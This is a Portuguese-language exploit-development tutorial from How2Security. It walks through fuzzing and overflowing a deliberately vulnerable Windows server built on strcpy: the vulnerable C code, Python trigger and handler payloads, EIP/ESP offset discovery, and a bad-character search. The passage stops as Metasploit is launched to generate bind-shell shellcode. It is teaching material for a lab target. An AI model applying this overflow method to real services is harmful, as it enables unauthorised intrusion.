Visão

Com a crescente demanda sobre Tecnologias, percebemos que muitas pessoas apesar de buscarem informações, não possuem fontes que queiram realmente passar o conhecimento da maneira como ela deve ser, livre e com embasamento técnico que permita ser aplicado e utilizado quando necessário, além de serem testados em sua criação, tornando esta informação útil e confiável.

Missão

O Laboratório foi criado com a intenção de buscar e disseminar o conhecimento de uma maneira clara e objetiva, de forma gratuita, auxiliando na evolução dos membros e da sociedade na qual estas informações são compartilhadas, buscando o crescimento de todos os envolvidos nesta criação de valores.

Autor: Wellington Silva
Revisor: André Silva

Caso você pense que com a leitura dos materiais da How2Security, você irá se tornar um Cracker capaz de invadir sistemas, se você espera encontrar aqui scripts infalíveis para invasão e, a partir deles, sair por aí invadindo computadores, essa não é a leitura indicada. Indicamos, sim a leitura do Código Penal (Lei 2.848/1940), principalmente a Lei Carolina Dickmann (Lei 12.737/2012), nos Artigos 154-A e 154-B.

154-A Invadir dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita:

Pena – Detenção, de 3 meses a 1 ano, e multa

Este material é um conjunto de informações compiladas de documentos e ferramentas do Mundo Underground testadas em ambiente de laboratório na nossa intranet. Desta forma, todo conhecimento aqui condensado é tangível, assim como as orientações das contramedidas.

Dessa forma, esperamos ter sido bem claros que, em momento algum, estamos com a pretensão de ensinar a você como se tornar um invasor. Estaremos sim, mostrando muitas das técnicas utilizadas pelos crackers e, em alguns casos, pelos scripts kiddies, para que você, como administrador de redes, seja capaz de identificá-las em tempo hábil para se defender, antes que alguém com desejos menos nobres ô faça por você.

Assim sendo, todo o conteúdo dessa literatura tem apenas o objetivo didático de informar e preparar os administradores de redes dos novos tempos. Em momento algum nos responsabilizamos pelo mau uso desse conhecimento ou por danos causados em seu equipamento ou de terceiros, assim como também não somos responsáveis pelos códigos e ferramentas aqui citados.

Sandro Melo

Adaptado por Wellington Silva aka Well

Autor: Wellington Silva
Revisor: André Silva

1 – Fuzzing da Aplicação Alvo Server_Vuln_StrCpy_v2.exe

Este aplicativo foi feito apenas para realizarmos um **PoC (Proof of Concept)**, e foi adaptado do código extraído do site da **Microsoft [7]**.

A função vulnerável continua sendo:

```
int VulnFunc(char *input)
{
       char buffer[512]; ← Buffer de tamanho fixo

       strcpy(buffer, input); ← Cópia da Entrada do Cliente para o Buffer
                                Sem tratamento ou limitando o tamanho da entrada
       return 0;
}

----[ Resumido ]----

do {
        iResult = recv(ClientSocket, recvbuf, recvbuflen, 0);
        if (iResult > 0) {
            printf("\n[+] Bytes recebidos: %d\n", iResult);
            VulnFunc(recvbuf); ← Enviando o Buffer Recebido do Cliente
            printf("\t-> Enviando um eco ao cliente...");
            // Envia de volta para o Cliente o buffer enviado
            iSendResult = send( ClientSocket, recvbuf, iResult, 0 );
            if (iSendResult == SOCKET_ERROR) {
                printf("\n[-]Erro: send(): %d\n", WSAGetLastError());
                closesocket(ClientSocket);
                WSACleanup();
                return 1;
            }
            printf("\n[+] Sucesso! Bytes enviados: %d\n", iSendResult);
        }
```

Vamos compilar e executar nosso aplicativo servidor com a vulnerabilidade e então iremos criar um script para explorar este buffer de tamanho fixo.



Figura 01 – Servidor Vulnerável Executando

Para isso, iremos criar o script em **Python** para enviar 5 mil bytes para um **Buffer** que está aguardando apenas **512 bytes** e ver como a aplicação se comporta.

Autor: Wellington Silva
Revisor: André Silva

```
root@kali-wellx64:~/dev/win_exploit# ./triggerStrCpy.py 192.168.5.229 8080


################################################################################
#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

[-]Trigger sent to target successfully...
[-]Look at target machine...

root@kali-wellx64:~/dev/win_exploit#
```

Agora vamos olhar no **Microsoft Windows** o que aconteceu.



Figura 02 – Buffer Recebido na Aplicação Servidora

A aplicação recebeu 2048 bytes e **quebrou (Crash)**, vamos olhar o conteúdo do erro.



Figura 03 – O Offset foi Sobrescrito com o Valor 41 (41h = A em ASCII)

Nas informações do relatório diz que o **Offset** foi sobrescrito com o valor **41414141** hexadecimal, que em **ASCII** representa o caractere **"A"**.

Esta exceção foi gerada pelo sistema operacional para que apenas a aplicação trave em vez do sistema inteiro.

Vamos fazer o **Debugging** da aplicação com o **Immunity Debugger**.

Abra o **Immunity Debugger**, clique em **File** no **Menu**, clique em **Open** e selecione nosso executável. O executável irá parar no **Entry Point** do programa. Em seguida execute a aplicação clicando no **Menu Debug → Run**.

Vamos ao nosso **trigger** que irá enviar **5000** vezes o caractere **A** novamente.

```
root@kali-wellx64:~/dev/win_exploit# ./triggerStrCpy.py 192.168.5.229 8080


################################################################################
#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

[-]Trigger sent to target successfully...
[-]Look at target machine...

root@kali-wellx64:~/dev/win_exploit#
```

Observe que houve um **Access Violation** e o **Registrador EIP** foi sobrescrito com o endereço **41414141**. Mostrando que podemos manipular o endereço da próxima instrução.

Autor: Wellington Silva
Revisor: André Silva



Figura 04 – Access Violation [41414141]

Vamos começar a criar nosso **Fuzzer** para alinhar o gatilho do **Bug** e alinhar as questões de memória. Antes criamos um script de manipulação (**handler**), para assim termos ideia do quando podemos manipular para começar nosso **exploit**.

Primeiramente vamos criar um **pattern** com **5000 caracteres**, para isso:

```
root@kali-wellx64:~/dev/win_exploit# `locate pattern_create` 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
--==[ Resumido ]==--
9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk

root@kali-wellx64:~/dev/win_exploit#
```

Agora vamos colar essa sequência de caracteres em nosso script e executá-lo para ver onde a aplicação quebra.

```
root@kali-wellx64:~/dev/win_exploit# ./fuzzyStrCpy.py 192.168.5.229 8080
###############################################################################
#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
###############################################################################

[-]Fuzzy sent to target successfully...
[-]Look EIP|RIP registry  at target machine...

root@kali-wellx64:~/dev/win_exploit#
```

Autor: Wellington Silva
Revisor: André Silva

Vamos olhar no **Debugger** para ver os valores de **EIP** e **ESP** para alinharmos o **handler**.



Figura 05 - Fuzzing

Com os valores de **EIP (35724134)** e **ESP (Ar6A)**, vamos obter os valores com o ***pattern_offset*** para começarmos a criar nosso **handler**.

```
root@kali-wellx64:~/dev/win_exploit# `locate pattern_offset` 35724134
[*] Exact match at offset 524 ← Valor de EIP

root@kali-wellx64:~/dev/win_exploit# `locate pattern_offset` Ar6A
[*] Exact match at offset 528 ← Valor de ESP

root@kali-wellx64:~/dev/win_exploit#
```

Muito bom agora vamos criar nosso **handler** alinhando o gatilho, para isso, iremos enviar **524 "A"**, em seguida **4 "B"** para sobrescrever o **EIP**, em seguida **4 "C"** para ver se sobrescrevemos o **ESP** e por fim mais outros tantos **"A"** para colocar nosso exploit.

```
# Trigger the Bug
trigger = "A" * 524

# Handler Return Address (EIP)
retaddr = "B" * 4

# Handler ESP Registry
espreg = "C" * 4

# SHELLCODE
shellcode = "A" * (5000 - (524 + 4 + 4))

payload = trigger + retaddr + espreg + shellcode
```

Vamos enviar:

```
root@kali-wellx64:~/dev/win_exploit# ./handlerStrCpy.py 192.168.5.229 8080


################################################################################
```

Autor: Wellington Silva
Revisor: André Silva

```
#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

[-]Fuzzy sent to target successfully...
[-]Look EIP|RIP registry  at target machine...

root@kali-wellx64:~/dev/win_exploit#
```

Vamos olhar no **Debugger**.



Figura 06 – Stack Após executar o Script de Handler

Bom conseguimos manipular todos os registradores que necessitávamos, ainda nos falta saber quais são os **Bad Chars** desta aplicação. Todos os **Bad Chars** podem parar nosso **shellcode**, pois ele pode ser interpretado pela aplicação de forma diferente do esperado. Como o **Buffer** aqui é **String** qualquer **Null-Byte** quebra nosso **shellcode**.

Vamos criar uma aplicação para gerar todos os caracteres em hexadecimal (de **'\x00..\xFF'**) e criar uma variável **badchar** e atribuir o valor gerado.

```
root@kali-wellx64:~/dev/win_exploit# gcc badchar.c badchar

root@kali-wellx64:~/dev/win_exploit# ./badchar
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13
\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\
x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x
3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x5
0\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64
\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\
x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x
```

Autor: Wellington Silva
Revisor: André Silva

```
8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa
1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5
\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\
xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\x
de\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf
2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

root@kali-wellx64:~/dev/win_exploit#
```

```
# Look for Bad Characteres - look at badchar.c source file,
# in order to create full characters
# Before execute and find bad character, remove bad character belong, and run
again
badchar = (
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13
\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\
x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x
3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x5
0\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64
\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\
x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x
8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa
1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5
\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\
xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\x
de\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf
2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

# SHELLCODE
shellcode = "A" * (5000 - (524 + 4 + 256))

payload = trigger + retaddr + badchar + shellcode
```

Agora execute novamente o **exploit**.

```
root@kali-wellx64:~/dev/win_exploit# ./badcharStrCpy.py 192.168.5.229 8080


################################################################################
#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

[-]Bad Characters sent to target successfully...
[-]Look for Memory Dump in order to see crash shellcode at target machine...

root@kali-wellx64:~/dev/win_exploit#
```

Agora no **Debugger** vamos na área dos registradores do **Debugger** clique no registrador **ESP**, clique com o botão direito do mouse no endereço de **ESP**, e clique em **Follow in Dump** e observe se houve alguma quebra do nosso **shellcode**.

Autor: Wellington Silva
Revisor: André Silva



Figura 07 – Procurando por Bad Chars

Agora vamos editar nosso ***badcharStrCpy.py*** removendo o caractere que quebra nosso **shellcode** e vamos executar novamente.

```
# Look for Bad Characteres - look at badchar.c source file,
# in order to create full characters
# Before execute and find bad character, remove bad character belong, and run
again
# BadChar:
# \x00 → Null Byte
badchar = (
"\x01\x02\x03\x04 --=[ … ]==-- \xfc\xfd\xfe\xff"
)

# SHELLCODE
shellcode = "A" * (5000 - (524 + 4 + 255))

payload = trigger + retaddr + badchar + shellcode
```

Após a execução obtivemos o seguinte resultado:

Autor: Wellington Silva
Revisor: André Silva



Figura 08 – Procurando BadChars

Observe que agora não houve quebra do **shellcode**, isso é muito bom, pois significa que o único caractere que pode quebrar nosso **shellcode** é o **NULL (0x00)**.

Agora podemos ir para o estado da arte.

2 – Injetando uma Shell Interativa

Para isso, devemos construir um socket em **OpCode**, que fique ouvindo em uma porta **TCP** que entregue uma **shell** (que no caso do **Windows** é um **CMD.EXE**). Poderíamos construir um, porém para agilizar iremos utilizar o **Framework Metasploit** para criar um, já retirando os **BadChars** encontrado no nosso **fuzzy**, da seguinte forma:

```
root@kali-wellx64:~# msfconsole

--==[ Resumido ]==--

       =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 436 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

